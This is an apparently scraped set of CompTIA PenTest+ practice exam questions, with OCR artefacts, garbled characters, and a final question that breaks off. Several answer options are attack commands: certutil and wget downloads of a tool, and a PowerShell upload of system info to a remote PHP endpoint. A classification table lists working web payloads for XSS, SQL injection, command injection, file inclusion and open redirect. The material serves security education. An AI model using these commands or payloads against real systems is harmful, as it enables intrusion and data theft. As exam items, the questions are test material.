
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work

B. The correct user accounts and associated passwords

C. The expected time frame of the assessment

D. The proper emergency contacts for the client



Actual exam question from CompTIA's PT1-002

Question #: 6

Topic #: 1

[All PT1-002 Questions]

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. certutil ı€"urlcache ı€"split ı€"f http://192.168.2.124/windows-binaries/accesschk64.exe

B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/upload.php', 'systeminfo.txt')

C. schtasks /query /fo LIST /v | find /I ı€Next Run Time:ı€


D. wget http://192.168.2.124/windows-binaries/accesschk64.exe ı€"O accesschk64.exe

Show Suggested Answer

Actual exam question from CompTIA's PT1-002
Question #: 7
Topic #: 1
[All PT1-002 Questions]

HOTSPOT -
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.


INSTRUCTIONS -
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Hot Area:



HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 8

Topic #: 1

[All PT1-002 Questions]

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME

B. FTPS

C. DNSSEC

D. AS2

Actual exam question from CompTIA's PT1-002

Question #: 9

Topic #: 1

[All PT1-002 Questions]

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

* The following request was intercepted going to the network device:

GET /login HTTP/1.1 -

Host: 10.50.100.16 -

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0

Accept-Language: en-US,en;q=0.5 -

Connection: keep-alive -

Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk

* Network management interfaces are available on the production network.

* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.

B. Disable or upgrade SSH daemon.

